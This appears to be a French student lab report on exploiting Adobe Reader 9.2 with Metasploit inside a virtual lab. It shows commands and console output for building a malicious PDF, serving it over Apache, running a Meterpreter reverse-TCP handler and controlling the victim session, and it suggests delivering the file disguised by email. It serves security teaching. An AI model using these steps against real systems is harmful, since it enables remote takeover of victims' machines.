

TP N° 1

1 Connectivité Des Machines Virtuelles






Connectivité

D'après les captures d'écran, on remarque que les adresses IP des machines sont :

- **Windows :** `192.168.100.13`
- **Kali Linux :** `192.168.100.15`

Et le ping est réussi, donc il y a une connectivité.


2 Désactivation des pare-feu et Windows Defender



Pourquoi Les Désactiver

On les désactive parce que Windows Defender détecte les signatures et patterns des programmes et virus malveillants, tandis que le pare-feu empêche les communications non autorisées avec la machine de l'attaquant, qu'elles soient entrantes ou sortantes. Cette désactivation permet au payload d'exécuter ses actions sans être détecté et facilite l'établissement d'une connexion reverse TCP entre la machine victime et celle de l'attaquant.


3 Installation d'Adobe 9.2




L'installation

Installation via le lien : https://www.oldversion.fr/windows/acrobat-reader-9-2

4 Creation De L'exploit







Nom du fichier malveillant

Par défaut, le fichier malveillant créé par Metasploit s'appelle `evil.pdf`.

5 Transfert Du Fichier Malveillant

```
┌──(root㉿kali)-[~]
└─# service apache2 start

┌──(root㉿kali)-[~]
└─# cp /home/kali/.msf4/local/evil.pdf /var/www/html

┌──(root㉿kali)-[~]
└─# ls /var/www/html
evil.pdf  index.html  index.nginx-debian.html

┌──(root㉿kali)-[~]
└─#
```






Transfert de fichiers malveillants


- On peut transférer le fichier à l'utilisateur sous un nom différent par email, lien, programme qui force l'installation, etc.
- La commande `cp <path> /var/www/html` met une copie du fichier dans le répertoire /var/www/html qui représente le chemin des fichiers du serveur Apache

6 Payload & Handler

```
msf6 exploit(windows/fileformat/adobe_pdf_embedded_exe) > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload ⇒ windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > show options

Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST                      yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target



View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) > set LHOST 192.168.100.15
LHOST ⇒ 192.168.100.15
msf6 exploit(multi/handler) > show options

Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.100.15   yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target
```

```
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.100.15:4444
```





Définitions Des Termes


- **Handler** : programme exécuté sur la machine de l'attaquant, qui se met en écoute afin d'attendre une connexion provenant de la victime lorsqu'elle exécute le payload (par exemple, en ouvrant un lien ou un fichier malveillant).
- **Payload** : programme malveillant exécuté sur la machine de la victime suite à une action spécifique réalisée par celle-ci.
- **Reverse Shell** : mécanisme permettant à l'attaquant d'exécuter des commandes shell sur la machine de la victime depuis sa propre machine, en utilisant une connexion TCP inverse initiée par la victime.
- **Message affiché** : message qui apparaît sur la machine de la victime, identique à celui configuré précédemment via la commande `set LAUNCH_MESSAGE`.

7 Reverse_Shell


```
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.100.15:4444
[*] Sending stage (177734 bytes) to 192.168.100.13
[*] Meterpreter session 1 opened (192.168.100.15:4444 → 192.168.100.13:50421) at 2025-04-11 16:40:31 -0400
```

```
meterpreter > pwd
c:\Users\Administrator\Desktop
```

```
meterpreter > execute -f notepad.exe
Process 7056 created.
meterpreter > keyboard_send "Bonjour Je Suis Un Attaquant"
[*] Done
meterpreter >
```




```
meterpreter > ps
Process List
============

 PID   PPID  Name                          Arch  Session  User                          Path
 ---   ----  ----                          ----  -------  ----                          ----
 0     0     [System Process]
 4     0     System                        x64   0
 92    4     Registry                      x64   0
 308   4     smss.exe                      x64   0
 368   632   svchost.exe                   x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\svchost.exe
 416   404   csrss.exe                     x64   0
 492   404   wininit.exe                   x64   0
 500   484   csrss.exe                     x64   1
 580   3944  chrome.exe                    x64   1        DESKTOP-K8GCTSA\Administrator  C:\Program Files\Google\Chrome\Application\chrome.exe
 560   484   winlogon.exe                  x64   1        NT AUTHORITY\SYSTEM           C:\Windows\System32\winlogon.exe
 632   492   services.exe                  x64   0
 652   492   lsass.exe                     x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\lsass.exe
 668   632   svchost.exe                   x64   0        NT AUTHORITY\LOCAL SERVICE    C:\Windows\System32\svchost.exe
 728   632   svchost.exe                   x64   0        NT AUTHORITY\LOCAL SERVICE    C:\Windows\System32\svchost.exe
 756   632   svchost.exe                   x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\svchost.exe
 776   492   fontdrvhost.exe               x64   0        Font Driver Host\UMFD-0       C:\Windows\System32\fontdrvhost.exe
 784   560   fontdrvhost.exe               x64   1        Font Driver Host\UMFD-1       C:\Windows\System32\fontdrvhost.exe
 868   632   svchost.exe                   x64   0        NT AUTHORITY\NETWORK SERVICE  C:\Windows\System32\svchost.exe
 956   560   dwm.exe                       x64   1        Window Manager\DWM-1          C:\Windows\System32\dwm.exe
 1012  632   svchost.exe                   x64   0        NT AUTHORITY\SYSTEM           C:\Windows\System32\svchost.exe
 1140  632   svchost.exe                   x64   0        NT AUTHORITY\LOCAL SERVICE    C:\Windows\System32\svchost.exe
 1272  632   svchost.exe                   x64   0        NT AUTHORITY\LOCAL SERVICE    C:\Windows\System32\svchost.exe
 1292  632   svchost.exe                   x64   0        NT AUTHORITY\NETWORK SERVICE  C:\Windows\System32\svchost.exe
 1428  632   svchost.exe                   x64   0        NT AUTHORITY\LOCAL SERVICE    C:\Windows\System32\svchost.exe
 1472  4     Memory Compression            x64   0
 1592  3960  msedge.exe                    x64   1        DESKTOP-K8GCTSA\Administrator  C:\Program Files (x86)\Microsoft\Edge\Application\msedge.exe
 1616  632   svchost.exe                   x64   0        NT AUTHORITY\LOCAL SERVICE    C:\Windows\System32\svchost.exe
 1664  632   svchost.exe                   x64   0
 1740  756   RuntimeBroker.exe             x64   1        DESKTOP-K8GCTSA\Administrator  C:\Windows\System32\RuntimeBroker.exe
 1748  756   TextInputHost.exe             x64   1        DESKTOP-K8GCTSA\Administrator  C:\Windows\SystemApps\MicrosoftWindows.Client.CBS_cw5n1h2txyewy\TextInputHost.exe
 1808  632   svchost.exe                   x64   0        NT AUTHORITY\LOCAL SERVICE    C:\Windows\System32\svchost.exe
 1816  632   svchost.exe                   x64   0        NT AUTHORITY\LOCAL SERVICE    C:\Windows\System32\svchost.exe
```



Commandes & Remarques

- **Remarque** : Après que l'utilisateur ouvre le fichier `template.pdf`, le payload s'exécute et l'on peut alors démarrer une session de type `reverse_shell`.
- **pwd** : affiche le répertoire courant sur la machine cible.
- **keyboard_send** : cette commande écrit le message spécifié par l'attaquant directement sur la machine victime. Dans notre cas, le message apparaît dans le bloc-notes (`notepad.exe`).
- **ps** : affiche les noms, les identifiants (PID), et les chemins d'accès des processus actifs sur la machine cible.